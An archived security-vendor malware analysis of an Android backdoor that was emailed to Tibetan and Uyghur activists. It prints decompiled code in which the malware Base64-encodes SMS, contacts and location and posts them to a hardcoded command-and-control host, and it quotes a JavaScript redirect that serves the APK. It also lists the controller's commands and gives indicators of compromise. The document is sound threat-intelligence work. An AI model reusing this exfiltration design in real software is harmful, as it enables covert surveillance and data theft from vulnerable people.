Android Trojan Found in Targeted Attack

By Kurt Baumgartner


Published: 2013-03-26 · Archived: 2026-04-05 21:55:36 UTC

In the past, we've seen targeted attacks against Tibetan and Uyghur activists on Windows and Mac OS X platforms. We've documented several interesting attacks (A Gift for Dalai Lamas Birthday and Cyber Attacks Against Uyghur Mac OS X Users Intensify) which used ZIP files as well as DOC, XLS and PDF documents rigged with exploits.


Several days ago, the e-mail account of a high-profile Tibetan activist was hacked and used to send targeted attacks to other activists and human rights advocates. Perhaps the most interesting part is that the attack e-mails had an APK attachment – a malicious program for Android.

The attack

On March 24th, 2013, the e-mail account of a high-profile Tibetan activist was hacked and used to send spear phishing e-mails to their contact list. This is what the spear phishing e-mail looked like:




In regards to the message text above, multiple activist groups have recently organized a human rights conference event in Geneva. We've noticed an increase in the number of attacks using this event as a lure. Here's another example of such an attack hitting Windows users:



Going back to the Android Package (APK) file was attached to the e-mail, this is pushing an Android application named "WUC's Conference.apk".

This malicious APK is 334326 bytes file, MD5: 0b8806b38b52bebfe39ff585639e2ea2 and is detected by Kaspersky Lab products as "Backdoor.AndroidOS.Chuli.a".

After the installation, an application named "Conference" appears on the desktop:



If the victim launches this app, he will see text which “enlightens” the information about the upcoming event:

WUC's Conference in Geneva

On behalf of all at the Word Uyghur Congress (WUC), the Unrepresented Nations and Peoples Organization (UNPO) and the Society for Threatened Peoples (STP), Human Rights in China: Implications for East Turkestan, Tibet and Southern Mongolia In what was an unprecedented

The full text reads follows. Notice notice the use of the mistaken "Word" instead of "World":

"On behalf of all at the Word Uyghur Congress (WUC), the Unrepresented Nations and Peoples Organization (UNPO) and the Society for Threatened Peoples (STP), Human Rights in China: Implications for East Turkestan, Tibet and Southern Mongolia

In what was an unprecedented coming-together of leading Uyghur, Mongolian, Tibetan and Chinese activists, as well as other leading international experts, we were greatly humbled by the great enthusiasm, contribution and desire from all in attendance to make this occasion something meaningful, the outcome of which produced some concrete, action-orientated solutions to our shared grievances. We are especially delighted about the platform and programme of work established in the declaration of the conference, upon which we sincerely hope will be built a strong and resolute working relationship on our shared goals for the future. With this in mind,we thoroughly look forward to working with you on these matters.

Dolkun lsa

Chairman of the Executive Committee

Word Uyghur Congress"

While the victim reads this fake message, the malware secretly reports the infection to a command-and-control server. After that, it begins to harvest information stored on the device. The stolen data includes:

- Contacts (stored both on the phone and the SIM card).
- Call logs.
- SMS messages.
- Geo-location.
- Phone data (phone number, OS version, phone model, SDK version).

It is important to note that the data won't be uploaded to C&C server automatically. The Trojan waits for incoming SMS messages (the "alarmReceiver.class") and checks whether these messages contain one of the following commands: "sms", "contact", "location", "other". If one these commands is found, then the malware will encode the stolen data with Base64 and upload it to the command and control server. The C2 URL is:

*hxxp://64.78.161.133/*victims's_cell_phone_number*/process.php*

In addition to this, the malware also reports to another script, "hxxp://64.78.161.33/android.php". First, it will get the "nativenumber" variable from the "telmark" value of "AndroidManifest.xml". This is hardcoded and equals "phone". Then, it will add the result of the public method localDate.getTime(), which simply gets the current date. An example of the string which is sent to the command-and-control would be "phone 26.03.2013".

It is interesting that the attackers used Java Base64 library developed by Sauron Software. This software is free and distributed under LGPL license.

Also, command communications with the malware are parsed with a function named "chuli()" prior to POSTing stolen data to the command-and-control server. It appears that the attackers are somewhat familiar with the language and mountain-trekking culture of the targets – the meaning of "chuli" is "summit":

```
public void chuli()
{
    if(!"".equals(sms) && reSendInfo("sms", Base64.encode(sms, "UTF-8")))
        sms = "";
    if(!"".equals(contact) && reSendInfo("contact", Base64.encode(contact, "UTF-8")))
        contact = "";
    if(!"".equals(location) && reSendInfo("location", Base64.encode(location, "UTF-8")))
        location = "";
    if("".equals(other) || !reSendInfo("other", Base64.encode(other, "UTF-8")))
    {
        return;
```

The command-and-control server and parameters can be easily seen in the decompiled source code:

```
public void onCreate()
{
  super.onCreate();
  this.hostname = "http://64.78.161.133";
  ComponentName localComponentName = new ComponentName(this, PhoneService.class);
  try
  {
    this.nativenumber = getPackageManager().getServiceInfo(localComponentName, 128).metaData
    if (this.nativenumber.equals("phone"))
    {
      SharedPreferences localSharedPreferences = getSharedPreferences("number", 0);
      this.nativenumber = localSharedPreferences.getString("native", "");
      if ("".equals(this.nativenumber))
      {
        Date localDate = new Date();
        this.nativenumber = ("phone" + localDate.getTime());
        localSharedPreferences.edit().putString("native", this.nativenumber).commit();
      }
    }
    send.urlstr = (this.hostname + "/android.php");
    isConnect(getBaseContext());
    Log.i("启动了", this.nativenumber);
    if (this.linkFlag == true)
    {
      if (send.sendInfo("create", this.nativenumber))
      {
        IntentFilter localIntentFilter = new IntentFilter("com.google.system.receiver");
        localIntentFilter.setPriority(2147483647);
        registerReceiver(new sendReceiver(), localIntentFilter);
        send.urlstr = (this.hostname + "/data/" + this.nativenumber + "/process.php");
        serviceInit();
```


Command and control server interaction code

Throughout the code, the attackers log all important actions, which include various messages in Chinese. This was probably done for debugging purposes, indicating the malware may be an early prototype version. Some actions include (with rough translations):

Log.i("定时器的RUN", "整个定时器的循环结束了！！") - Timer RUN, Whole timer loop end!!
Log.i("RUN里面", "ERROR") - Run inside
Log.i("启动了", this.nativenumber) - Launched
Log.i("手机网络情况", "手机没有网络，或者send模块错误！") - Phone network conditions, no cell phone network, or send module error!
Log.i("新的intent", "主程序正在运行，这次不启动") - New intent , the main program is running, and this does not start
Log.i("contact重发", this.contact) - contact retransmission
Log.i("sendInfo", "网络不通") - network blocked
Log.i("接收到短信了吧", localBundle.getString("sms")) - received SMS
Log.i("接收到通讯录", localBundle.getString("contact")) - received contacts
Log.i("接收到位置信息", localBundle.getString("location")) - receiving the location information
Log.i("接收到record", localBundle.getString("other")) - received record

The command-and-control server

The command-and-control server is located at IP **64.78.161.133**. This IP is located in Los Angeles, U.S.A., at a hosting company named “Emagine Concept Inc”.



Interestingly, there is a domain which used to point there, “DlmDocumentsExchange.com”. The domain was registered on March 8th, 2013:

Registration Service Provided By: SHANGHAI MEICHENG TECHNOLOGY INFORMATION DEVELOPMENT CO., LTD.

Domain Name: DLMDOCUMENTSEXCHANGE.COM

Registration Date: 08-Mar-2013

Expiration Date: 08-Mar-2014

Status:LOCKED

The domain registration data indicates the following owner:

Registrant Contact Details:

peng jia

peng jia (bdoufwke123010@gmail.com)

beijingshiahiidienquc.d

beijingshi

beijing,100000

CN

Tel. +86.01078456689

Fax. +86.01078456689


The command-and-control server is hosting an index page which also serves an APK file:

```
        <script  type="text/javascript">
setTimeout("xxx();",8000)
  function xxx(){
if(navigator.userAgent.match(/Android/i)) {
   window.location.href = "http://64.78.161.133/Document.apk";
        }
  }
</script>
```

The referenced “Document.apk” is 333583 bytes in size, MD5: c4c4077e9449147d754afd972e247efc. It has the same functionality as the one described above but contains different text. The new text (in Chinese, about relations between China, Japan and the disputed “Senkaku Islands / Diaoyudao Islands / Diaoyutai Islands”) is shown to the victims and reads as following:

昨天下午，全国政协十二届一次会议新闻发布会在两会新闻中心举行。政协大会新任新闻发言人吕新华，回答了全球记者关于中日关系、雾霾治理、香港奶粉限购、香港特首普选等8个问题。吕新华表示，如日方在钓鱼岛问题上继续坚持错误做法，造成擦枪走火的后果，日方须承担一切后果。

When opened in a browser, this is what the command-and-control index page looks like:



The text on the top means “Title Title Title” in Chinese, while the other strings appear to be random characters typed from the keyboard.

Interestingly, the command and control server includes a publicly accessible interface to work with the victims:

你现在控制的手机号码为：data/phone1364239013604点击返回

以下为发送intent命令(扩展功能使用)

action__:

category:

data____:

确认发送命令

让客户端下载软件并静默安装

软件URL_:

确认安装程序

查看或者卸载该手机中已经安装的所有小木马程序

查看该手机中短信，有新短信时会自动更新短信列表

查看该手机和sim卡中通讯录,需要发命令(一键发送)

查看该手机目前所处的位置，需要发命令(一键发送)

查看该手机上装有的所有软件，方便定制软件劫持工具，以获取QQ，邮箱，MSN等软件密码

Some of the commands with rough translations:

查看或者卸载该手机中已经安装的所有小木马程序 - View or uninstall all Trojans already installed in the phone
查看该手机中短信，有新短信时会自动更新短信列表 - SMS will automatically update the list view of the mobile phone SMS, new SMS
查看该手机和sim卡中通讯录,需要发命令（一键发送） - To view the contacts on the phone and sim card (you need to order a key)
查看该手机目前所处的位置，需要发命令（一键发送） - View the location of the phone (you need to order a key)
查看该手机上装有的所有软件，方便定制软件劫持工具，以获取QQ，邮箱，MSN等软件密码 - View the software installed on the phone to facilitate custom software hijacking / tool to get software such as QQ, Email, MSN password

The command-and-control server is running Windows Server 2003 and has been configured for Chinese language:

This, together with the logs, is a strong indicator that the attackers are Chinese-speaking.

Conclusions

Every day, there are hundreds if not thousands of targeted attacks against Tibetan and Uyghur supporters. The vast majority of these target Windows machines through Word documents exploiting known vulnerabilities such as CVE-2012-0158, CVE-2010-3333 and CVE-2009-3129.

In this case, the attackers hacked a Tibetan activist's account and used it to attack Uyghur activists. It indicates perhaps an interesting trend which is exploiting the trust relationships between the two communities. This technique reminds us of a combination between ages old war strategies "Divide et impera" and "By way of deception".

Until now, we haven't seen targeted attacks against mobile phones, although we've seen indications that these were in development.

The current attack took advantage of the compromise of a high-profile Tibetan activist. It is perhaps the first in a new wave of targeted attacks aimed at Android users. So far, the attackers relied entirely on social engineering to infect the targets. History has shown us that, in time, these attacks will use zero-day vulnerabilities, exploits or a combination of techniques.

For now, the best protection is to avoid any APK attachments that arrive on mobile phones via e-mail.

We detect the malware used in this attack as “Backdoor.AndroidOS.Chuli.a”.

MD5s:

c4c4077e9449147d754afd972e247efc Document.apk

0b8806b38b52bebfe39ff585639e2ea2 WUC’s Conference.apk

Source: https://securelist.com/android-trojan-found-in-targeted-attack-58/35552/